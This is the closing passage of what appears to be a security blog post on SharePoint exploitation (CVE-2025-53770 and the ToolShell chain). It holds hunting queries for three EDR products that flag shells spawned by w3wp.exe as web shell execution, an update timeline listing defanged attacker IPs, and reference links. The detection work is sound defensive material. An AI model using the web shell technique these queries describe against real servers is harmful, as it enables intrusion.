GrandParentBaseFileName="w3wp.exe" ParentBaseFileName="cmd.exe" FileName="powershell.exe"
// Suspicious process started by w3wp.exe
| join(query={(#event_simpleName="ProcessRollup2" FileName="w3wp.exe"
CommandLine=/Sharepoint/i) or CommandLine=/SharePoint/i}, field=[aid]) // Find servers
running SharePoint
| "Process Explorer" := format("[Process Explorer](https://falcon.eu-
1.crowdstrike.com/graphs/process-explorer/tree?
&=true&_cid=%s&id=pid:%s:%s&investigate=true&pid=pid:%s:%s&timeline=false)", field=
["cid", "aid", "TargetProcessId", "aid", "TargetProcessId"])
| table([@timestamp, aid, ComputerName, "Process Explorer"])
```

Defender for Endpoint (Advanced Hunting)

```
let windowsShells = dynamic(["powershell.exe", "powershell_ise.exe", "cmd.exe"]);
let SharePointDevices =
DeviceProcessEvents
| where ActionType has "ProcessCreated" and FileName == "w3wp.exe" and ProcessCommandLine
contains "SharePoint"
| summarize by DeviceName, ProcessCommandLine;
DeviceProcessEvents
| where (InitiatingProcessParentFileName == "w3wp.exe" or InitiatingProcessCommandLine ==
"w3wp.exe")
| where InitiatingProcessFileName in~(windowsShells)
| extend Reason = iff(InitiatingProcessParentFileName == "w3wp.exe", "Suspicious web
shell execution", "Suspicious webserver process")
| join kind=inner (SharePointDevices) on DeviceName
| project DeviceName, ProcessCommandLine, Reason
```

Sentinel One

```
dataSource.name = 'SentinelOne' and endpoint.os = "windows" and event.type = "Process
Creation" and src.process.parent.name contains "svchost.exe" and src.process.name
contains "w3wp.exe" and tgt.process.name contains "cmd.exe" and src.process.cmdline
contains "SharePoint"
```

Timeline

| **Time** | **Event** | || 18-07-25 ~18:00 UTC | We identified the ASPX payload, research started | || 19-07-25 ~02:00 UTC | Publication of our blog | || 19-07-25 ~06:00 UTC | Corrected that Pwn2Own Berlin was in May '25 | || 19-07-25 ~17:00 UTC | New IP added used for 2nd wave of mass exploitation | || 20-07-25 ~06:00 UTC | Microsoft assigned [CVE-2025-53770](#) and stated there is currently no patch available. Disclosed malicious ASPX file path & hash. Added *ysoserial* example. | || 20-07-25 ~08:00 UTC | Added proof from X that [@irsdl](#) found an auth bypass that enabled [CVE-2025-53770](#) to work without auth | || 20-07-25 ~10:00 UTC | Added relevant external resources section | || 20-07-25 ~13:00 UTC | Added RCE payload (Powershell) that drops `spinstall0.aspx` | || 20-07-25 ~21:00 UTC | Fixed some typo's (including a typo in the Referer IOC) | || 21-07-25 ~12:45 UTC | Added steps to rotate ASP.NET machine keys as precaution | || 21-07-25 ~17:30 UTC | Added context to IOC `96.9.125[.]147` (1st wave 17th of July) | || 21-07-25 ~18:30 UTC | Added newly detected 3rd wave from `45.77.155[.]170` | || 21-07-25 ~23:00 UTC | Added IPv4 IOC's of several new waves we detected | || 21-07-25 ~23:30 UTC | Fixed Machine Key rotation instructions | || 22-07-25 ~09:00 UTC | Added Microsoft patch information | || 22-07-25 ~10:00 UTC | Added additional IPv4 IOC's of new waves detected | || 23-07-25 ~09:15 UTC | Added additional webshell filenames IOC's | || 24-07-25 ~10:30 UTC | Added

Indicators of Attack | | 29-07-25 ~20:00 UTC | Clarifications & corrections, as July 17 to 19 waves we observed were not CVE-2025-53770/53771, but rather the original ToolShell chain: CVE-2025-49706 (auth bypass) and CVE-2025-49704 (deserialization RCE) as pointed out by [@irsdl](#) (thank you). | |

External resources

Please use the following confirmed sources which are linked through-out this blog.

- [Microsoft CVE-2025-53770 SharePoint Vulnerability Customer Guidance](#)
- [Clarification posted on X by @irsdl posted on 28th of July 2025](#)
- [MSRC Microsoft SharePoint Auth Bypass Vulnerability \(CVE-2025-49706\)](#)
- [MSRC Microsoft SharePoint Remote Code Execution Vulnerability \(CVE-2025-49704\)](#)
- [NCSC-NL \(Dutch GovCERT\) vulnerability disclosure](#)
- [PaloAlto Unit42 IOC's](#)
- [Our initial disclosure on LinkedIn](#)
- [ZDI original SharePoint auth bypass disclosure \(CVE-2025-49706 / ZDI-25-580 / ZDI-CAN-27162\)](#)
- [POC shared by CODE WHITE GmbH on X \(CVE-2025-49704 + CVE-2025-49706\)](#)
- [POC auth bypass fuzzing results shared by @irsdl on X \(CVE-2025-49706\)](#)


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→


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